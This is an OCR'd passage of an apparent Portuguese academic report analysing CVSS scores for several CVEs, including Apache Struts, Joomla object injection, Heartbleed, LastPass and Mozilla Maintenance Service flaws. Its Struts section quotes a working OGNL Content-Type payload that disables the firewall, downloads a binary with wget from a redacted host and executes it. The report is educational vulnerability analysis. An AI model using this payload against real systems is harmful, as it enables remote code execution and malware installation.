


Figura 11: CVSS Calculator v3(nvd.nist.gov)

O vetor base para esta vulnerabilidade é, portanto: AV: N / AC: L / PR: N / UI:N / S:C / I: H / A: H.

Deste modo, concluímos que esta vulnerabilidade é classificada de alto risco em todos os níveis, mesmo na complexidade do acesso (***Low***) e é do tipo ***Improper Input Validation (CWE-20).***

A maioria das tentativas de exploração que vimos, aproveitam-se de um *PoC*(Um ataque não prejudicial nem para a maquina nem para a rede, apenas para demonstrar fragilidades) lançado publicamente que está sendo usado para executar vários comandos. Foi observado o uso de comandos simples (ou seja, *whoami*), bem como comandos mais sofisticados, incluindo a remoção de um executável e execução *ELF* maliciosa.

Num dos testes de verificação de vulnerabilidades foram executáveis diversos ataques de investigação executando apenas um comando simples em *linux*, aqui falaremos de um em particular.

```
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2
stop;reSuSEfirewall2 stop;wget -c http[redacted]:1234/2020;chmod 777 2020;./2020;').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

Figura 12: Ataque á firewall e download de carga maliciosa(talosintelligence)

Neste podemos analisar que uma das etapas consiste na interrupção da *firewall* do Linux e do SUSE Linux(sublinhado) e mais para o fim vemos que é feito download de uma carga maliciosa de um servidor da Web e a execução da mesma.

Finalizando, a resolução desta vulnerabilidade, foi resolvido com a remoção do uso de uma classe "*LocalizedTextUtil*", juntamente com "*java.io.File*", que pode ser usado para gerar o resultado do *Remote Code Execution (RCE)* para o "atacante".

5.2 – Joomla Object Injection Remote Command Execution (CVE-2015-8562)

Joomla é sistema *open-source* de gestão de conteúdo web, desenvolvido em PHP e com base de dados MySQL, executando num servidor interpretador.

A vulnerabilidade em questão permite que "atacantes" remotos realizem ataques de injeção de objetos PHP e executem códigos PHP arbitrários por meio do cabeçalho *HTTP User-Agent*. A vulnerabilidade surge devido à falta de validação sobre os objetos de entrada que podem levar à execução remota de código. Um invasor remoto pode explorar esta vulnerabilidade enviando uma solicitação mal-intencionada à vítima, resultando na execução de código arbitrário no contexto do usuário de destino.




Figura 13: CVE-2015-8562 Detail Impact. (nvd.nist.gov)

Como podemos ver na imagem acima, esta vulnerabilidade está classificada como ***High***. Esta vulnerabilidade é explorável remotamente (*Network*) pois não requer autenticação (*None*) para explorar a vulnerabilidade e em termos de complexidade de acesso é classificada como *Low*, isto é, podem não existir condições de acesso especializadas e o ataque pode ser feito manualmente e requer pouca habilidade. De seguida observamos que as métrica confidencialidade,

Integridade e disponibilidade são classificadas como *Partial*, isto significa que há uma divulgação de informações considerável, mas não total. O invasor tem acesso a alguns arquivos do sistema, mas não tem controlo sobre o que é obtido. Sucintamente, esta vulnerabilidade permite a divulgação não autorizada de informações, modificações e até interrupção do serviço caso o ataque seja efetivo. Dito isto, as pontuações de todas as métricas referidas acima dão a esta vulnerabilidade uma pontuação de 7.5(HIGH) *BaseScore*, 6.4 Impacto e 10 Explorável.




Figura 14: CVSS Calculator v2(nvd.nist.gov)

A primeira exploração direcionada a esta vulnerabilidade foi detetada em Dezembro e foi notado que os atacantes faziam uma injeção de objeto por meio do agente de usuário HTTP que leva a uma execução completa do comando remoto. (Razão do *subscore* dado à métrica *Exploitability* ser o valor máximo). Neste primeiro *exploit* foram detetadas 3 solicitações endereços de ip: 146.0.72.83 ou 74.3.170.33 ou 194.28.174.106, caso se verificasse no *logs* algo relacionado com estes endereços, o sistema estaria comprometido e a solução passava por atualizar o **Joomla** ou usar um *patch virtual* para o *HTTP User Agent*.

5.3 - OpenSSL TLS DTLS Heartbeat Information Disclosure (CVE-2014-0160)

Trata-se da vulnerabilidade de divulgação de informações no *OpenSSL*. A vulnerabilidade é devido a um erro ao manipular pacotes de pulsação **TLS / DTLS**(daí o nome *HeartBeat*), em que um invasor pode aproveitar essa falha para divulgar o conteúdo da memória de um cliente ou servidor conectado. Versões afetadas: *OpenSSL* 1.0.1 a 1.0.1f.




Figura 15: CVE-2014-0160 Detail Impact. (nvd.nist.gov)

Observando a imagem acima, vemos que temos CVSS v3 e CVSS v2 com diferentes pontuações; neste sentido a pontuação do CVSS v2 avalia o impacto da vulnerabilidade no *host* em que a vulnerabilidade está localizada. Embora esta vulnerabilidade não permita acesso irrestrito à memória no *host* de destino, uma exploração bem-sucedida pode vazar informações de locais de memória que têm o potencial de conter informações particularmente sensíveis, alguns exemplos como chaves e senhas criptográficas. O roubo dessas informações poderia permitir outros ataques ao sistema de informação, cujo impacto dependeria da sensibilidade dos dados e funções do sistema.

Deixando aqui um aparte, o CVSS v3 veio trazer diversas melhorias em relação ao CVSS v2, pois o uso de CVSS v2 veio demonstrar muitas limitações. Passo a citar algumas dessas limitações:

Pontuação de vulnerabilidades no ambiente virtual, representando vulnerabilidades "indiretas", como scripts entre sites, falta de capacidade de capturar interdependências entre apps dentro do mesmo sistema e capturar ações de um usuário que não seja o invasor, entre outras. (acunetix)

Continuando a análise, vemos que é uma vulnerabilidade explorável com acesso à rede, permitindo que o atacante não necessite de ter acesso local para a explorar. Esta vulnerabilidade pode ser explorada antes que o servidor precise autenticar. De seguida, em termos de complexidade diz-nos que o ataque pode ser feito manualmente e não é necessário muito conhecimento para o fazer, neste seguimento, o invasor não requer de acesso a configurações ou arquivos para realizar o ataque e nem é necessário qualquer tipo de interação de algum utilizador. Em relação ao *Scope* é nos dito que a exploração desta vulnerabilidade pode afetar apenas os recursos gerenciados pela mesma autoridade. Em relação à CIA concluímos que esta vulnerabilidade permite ao invasor ler todos os dados do sistema, a integridade e a disponibilidade não são afetados/comprometidos. E com estas métricas juntas, elas resultam numa pontuação Base de 7.5. Esta vulnerabilidade é do tipo: Restrição imprópria de operações dentro dos limites de um *buffer* de memória (CWE-119).




Figura 16: CVSS Calculator v3(nvd.nist.gov)




Figura 17: CVSS Calculator v2(nvd.nist.gov)


Exploit

Para esta vulnerabilidade existem diversos *exploits*, mas grande parte deles consistem no que iremos analisar. O *exploit* que analisamos, usa o *OpenSSl* para criar uma conexão criptografada e aciona o "*Heartbleed leak*". A informação vazada é devolvida dentro de pacotes *SSL* criptografados e depois descriptografados e ainda grava num arquivo para "incomodar" o sistema de deteção de intrusos. Esta exploração permite ser usada contra um cliente ou um servidor conectado, também pode enviar ***pre_cmd's*** para serviços de texto sem formatação, isto para estabelecer uma sessão *SSl*.

Uma curiosidade que encontramos ao analisar esta vulnerabilidade, foi que tal vulnerabilidade foi explorada muitíssimo antes de ser descoberta, provocando fugas de informações de cerca de 900 pessoas e ainda que pesquisadores de *antimalwares* aproveitaram se da vulnerabilidade a fim de aceder a fóruns secretos usados por criminosos cibernéticos.

Para melhor esclarecimento, fica um exemplo da *Wikipedia*.

"*Onde uma solicitação de pulsação pode solicitar que uma parte "envie de volta a palavra de 4 letras "bird", resultando numa resposta "bird", uma "Solicitação de Heartbleed" de "envie de volta as 500 letras a palavra "bird" faria com que a vítima retornasse "bird", seguida por quaisquer 497 caracteres subsequentes que a vítima tivesse na memória ativa."*




Assim sendo, concluímos que os invasores desta maneira podiam receber dados confidenciais, entre eles, Chaves privadas SSL, combinações de usuário/senha. Comprometendo a confidencialidade das comunicações da vítima. Mas como referido em cima, o invasor não teria controlo sobre o que iria "roubar" apenas teria algum controlo sobre o tamanho do bloco de memória. Ainda assim é possível detetar-se a exploração foi bem-sucedida, inspecionando o tráfego da rede.

5.4 – LastPass - CVE-2019-16371

LastPass é conhecido popularmente por ser um serviço de gerenciamento de senhas totalmente gratuito. As senhas do **LastPass** password Management, são protegidas por uma chave "mestra" criptografada localmente e no fim acabam por ser sincronizadas com qualquer navegador.

Dito isto, podemos compreender um pouco a vulnerabilidade que afetou o **LastPass**.

Segundo um pesquisador da Google **Tavis Ormandy**, o responsável pela descoberta, este relatou que a vulnerabilidade deixava exposta as credenciais num site visitado anteriormente, basicamente o bug dependia da execução de código JavaScript malicioso, sem qualquer interação do usuário, deste modo esta vulnerabilidade é considerada muito perigosa. Os atacantes se desejassem poderiam atrair os usuários para páginas mal-intencionadas e explorar livremente a vulnerabilidade até que extraíssem as credenciais inseridas nos sites visitados pelo usuário, anteriormente.



Impact

CVSS v3.1 Severity and Metrics:
Base Score: 8.2 HIGH
Vector: AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:L/A:N (V3.1 legend)
Impact Score: 4.7
Exploitability Score: 2.8

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): Required
Scope (S): Changed
Confidentiality (C): High
Integrity (I): Low
Availability (A): None

CVSS v2.0 Severity and Metrics:
Base Score: 5.8 MEDIUM
Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:N) (V2 legend)
Impact Subscore: 4.9
Exploitability Subscore: 8.6

Access Vector (AV): Network
Access Complexity (AC): Medium
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): None
Additional Information:
Victim must voluntarily interact with attack mechanism
Allows unauthorized disclosure of information
Allows unauthorized modification

Figura 18: CVE-2019-16371 Detail Impact. (nvd.nist.gov)

Sucintamente, esta vulnerabilidade permite que os invasores desenvolvam um site que captura as credenciais da conta da vítima num site visitado anteriormente, porque o **do_popupregister** pode ser ignorado por meio de *clickjacking*. Assim sendo, podemos concluir o porquê desta ser classificada na métrica Vetor de ataque (AV) como *Network*, pois é explorável remotamente e não requer de autenticação; portanto, o parâmetro *Authentication*(AU) é "*None*". A complexidade do acesso é "*Medium*" porque são apenas necessárias algumas circunstâncias especializadas para realizar uma exploração bem sucedida (o Uso de *ClickJacking*). Ainda na versão 2 do CVSS podemos analisar que o invasor pode ler alguns ficheiros, no caso, dados

(*username* e *passwords*); o invasor pode ainda modificar alguns desses dados limitadamente (*Parcial*); E por último, a disponibilidade não é afetada de maneira nenhuma.




Figura 19: CVSS Calculator v2(nvd.nist.gov)

Através da utilização da calculadora fornecida pela nvd.nist, conseguimos calcular e verificar os *scores* e *subscores*, deste modo estas métricas resultam numa Base Score de 5.8.

Em relação à versão v3, concluímos que o invasor não necessita de requerer acesso a configurações nem tanto a arquivos para realizar o ataque; E como dito anteriormente, é necessário que haja interação do utilizador; Visto que esta vulnerabilidade explorada pode afetar recursos além dos privilégios de autorização pretendidos pela componente vulnerável, logo a componente vulnerável e o impacto são diferentes. E por fim nas métricas de impacto vemos que há uma perda total de confidencialidade, pois as informações obtidas, mesmo que poucas, são demasiado críticas; Como no v2 não é registado qualquer impacto na disponibilidade e baixo na integridade, permitindo, como já dito, a modificação limitada de alguns arquivos ou dados.




Figura 20: CVSS v3 - LastPass - CVE-2019-16371(nvd.nist.gov)

Para finalizar esta análise, esta vulnerabilidade é classificada pelo tipo: *CWE-522 – Insufficiently Protected Credentials*, devido ao fato desta transmitir e armazenar as credenciais de autenticação dos utilizadores e por usar métodos inseguros e suscetíveis a interpretação não autorização das credenciais dos usuários.

5.5 – CVE-2019-11751: Execução de código malicioso por parâmetros da linha de comandos

Improper Input Validation (CWE-20)

Impact

CVSS v3.1 Severity and Metrics:
Base Score: 8.8 HIGH
Vector: AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H (V3.1 legend)
Impact Score: 5.9
Exploitability Score: 2.8

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): Required
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:
Base Score: 6.8 MEDIUM
Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:P) (V2 legend)
Impact Subscore: 6.4
Exploitability Subscore: 8.6

Access Vector (AV): Network
Access Complexity (AC): Medium
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): Partial
Additional Information:
Victim must voluntarily interact with attack mechanism
Allows unauthorized disclosure of information
Allows unauthorized modification
Allows disruption of service

Figura 21: CVE-2019-11751 Detail Impact. (nvd.nist.gov)

Parâmetros da linha de comandos relacionados aos logs não são limpos adequadamente quando o Firefox é iniciado por outro programa, como quando um usuário clica em links maliciosos em aplicações de chat. Isso pode ser usado para gravar um log num local arbitrário.




Figura 22: CVSS v3 - CVE-2019-11751 (nvd.nist.gov)

A vulnerabilidade é explorável remotamente, não requerendo autenticação, tendo uma complexidade de acesso baixa, pelo facto de a maneira de aceder ao sistema seria a "vitima" interagir voluntariamente com o método de acesso, neste caso, links maliciosos.

Este tipo de vulnerabilidade permite ao atacante provocar um crash do programa ou a utilização de recursos em excesso, como memoria e CPU.

5.5 - CVE-2019-11736: Manipulação de ficheiros e escalação de privilégios no *Serviço de Manutenção Mozilla*

Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') (CWE-362)




Figura 23: CVE-2019-11736 Detail Impact. (nvd.nist.gov)

O Serviço de Manutenção Mozilla não protege contra arquivos com links físicos a outro arquivo no diretório de atualizações, permitindo a substituição de arquivos locais, incluindo o executável do Serviço de Manutenção, que é executado com acesso privilegiado.

Uma condição de corrida durante verificações de ligações simbólicas pelo Serviço de Manutenção permitia que a manipulação de arquivos e diretórios locais não fosse detetada em algumas circunstâncias.




Figura 24: CVSS v3 – CVE-2019-11736. (nvd.nist.gov)

A complexidade do ataque é elevada, pelo facto de o ataque ter de ser executado localmente e também pelo facto que algumas condições têm de ser compridas, visto que este ataque só pode ser executado quando o Mozilla se atualiza com recurso ao Serviço de Manutenção.

A exploração bem-sucedida pode levar a escalação de privilégios por um usuário com acesso local sem privilégios, o que permitiria ao atacante aceder a dados privilegiados, como também alterar/remover dados.

5.5 - CVE-2019-11753: Escalação de privilégios usando o Serviço de Manutenção numa pasta de instalação personalizada do Firefox

Improper Validation of Integrity Check Value (CWE-354)

